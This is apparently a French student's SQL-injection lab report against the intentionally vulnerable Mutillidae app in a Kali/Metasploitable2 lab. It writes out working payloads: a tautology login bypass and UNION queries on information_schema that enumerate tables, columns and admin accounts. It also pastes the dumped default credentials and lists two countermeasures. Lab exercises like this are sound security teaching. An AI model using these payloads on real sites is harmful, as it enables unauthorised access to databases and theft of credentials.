

## SECS

# 1025

## LABO 9 – Web application Hack – SQL injection

noté sur 14 points – 10% de la note finale

À rendre pour vendredi 29 novembre

Objectif du laboratoire : tester les techniques de hacking SQL injection et ses contremesures

Machines virtuelles : VM Kali et VM Metasploitatble2 sous réseau internet de Virtualbox.

### Exercice 1: SQL injection sous Mutillidae – 1er payload

Sous Kali, connectez-vous sur le site Mutillidae. Allez sur la page (en security level 0) :



1) Injectez un payload SQL injection afin de voir **les comptes utilisateur** (aide : pas de ';' dans le payload). Quel est ce payload ?

Please enter username and password to view account details	
Name	1'OR1=1#
Password	
	View Account Details
Dont have	an account? <u>Please register here</u>

2) Affichez une capture écran du résultat :

Username=admin Password=adminpass Signature=Monkey!

Username=adrian Password=somepassword Signature=Zombie Films Rock!

Username=john Password=monkey

Signature=I like the smell of confunk

Username=jeremy Password=password Signature=d1373 1337 speak

Username=bryce Password=password Signature=I Love SANS

Username=samurai Password=samurai Signature=Carving Fools

Username=jim Password=password Signature=Jim Rome is Burning

Username=bobby Password=password Signature=Hank is my dad

Username=simba Password=password Signature=I am a cat

Username=dreveil Password=password Signature=Preparation H

Username=scotty Password=password Signature=Scotty Do

Username=cal Password=password Signature=Go Wildcats

Username=john Password=password Signature=Do the Duggie!

Username=kevin Password=42 Signature=Doug Adams rocks

Username=dave Password=set Signature=Bet on S.E.T. FTW

Username=ed Password=pentest Signature=Commandline KungFu anyone?

- 3) Combien y-a-t-il de comptes utilisateur dans la table ? 16 comptes utilisateurs
- 4) Quels sont les noms des colonnes affichés ?

Username, Password , signature

5) Choisissez un compte et connectez-vous avec ses identifiants. Faites une capture écran :



Puis, déconnectez-vous du site (logout).


#### Exercice 2: SQL injection sous Mutillidae – noms des tables et colonnes

L'objectif de cet exercice est de trouver le nom de la table en relation avec les comptes utilisateurs de cette application web, puis les noms des colonnes de cette table. Cet exercice s'effectue sur la même page de Mutillidae que l'exercice précédent. Vous ne devez pas être connecté sur un compte.

 Injectez un payload SQL injection afin de trouver le nom de la table contenant les comptes utilisateurs de l'application web Mutillidae (aide : pas de ';' dans le payload).
 Quel est ce payload ?

'union select null,table\_name,table\_schema,null,null from information\_schema.tables #

2) Affichez une capture du résultat :



3) Selon vous, quel est le nom de la base de données et de la table contenant les comptes utilisateurs de Mutillidae (aide : base= \*\*\*\*\*\* table = \*\*\*\*\*\*\*)?

Base = owasp10 Table = accounts

4) Quel est le payload permettant des récupérer **les noms de colonnes** de la table contenant les comptes utilisateurs ?

'union select null,column\_name,null,null,null from information\_schema.columns where table\_name ='accounts' #

5) Quels sont les noms des colonnes ? Capture écran :

Username=cid
Password=
Signature=
Username=username
Password=
Signature=
Username=password
Password=
Signature=
Username=mysignature
Password=
Signature=
Username=is\_admin

Password= Signature=

6) Quel est le payload permettant de trouver le ou les comptes 'administrateur' parmi tous les comptes ?

'union select null, owasp10.accounts.username as username, owasp10.accounts.password as password, owasp10.accounts.is\_admin as admin, null from owasp10.accounts WHERE is\_admin='TRUE' #

7) Quels sont le ou les comptes administrateurs ?

Dont have an account? Please register here

#### Results for . 2 records found.

Username=admin Password=adminpass Signature=TRUE

Username=adrian Password=somepassword Signature=TRUE

Hinte

# Exercice 3 : citez deux contre-mesures contre une attaque SQL injection (2 points)

- Utiliser des requêtes paramétrées
- Nettoyer les entrées du formulaire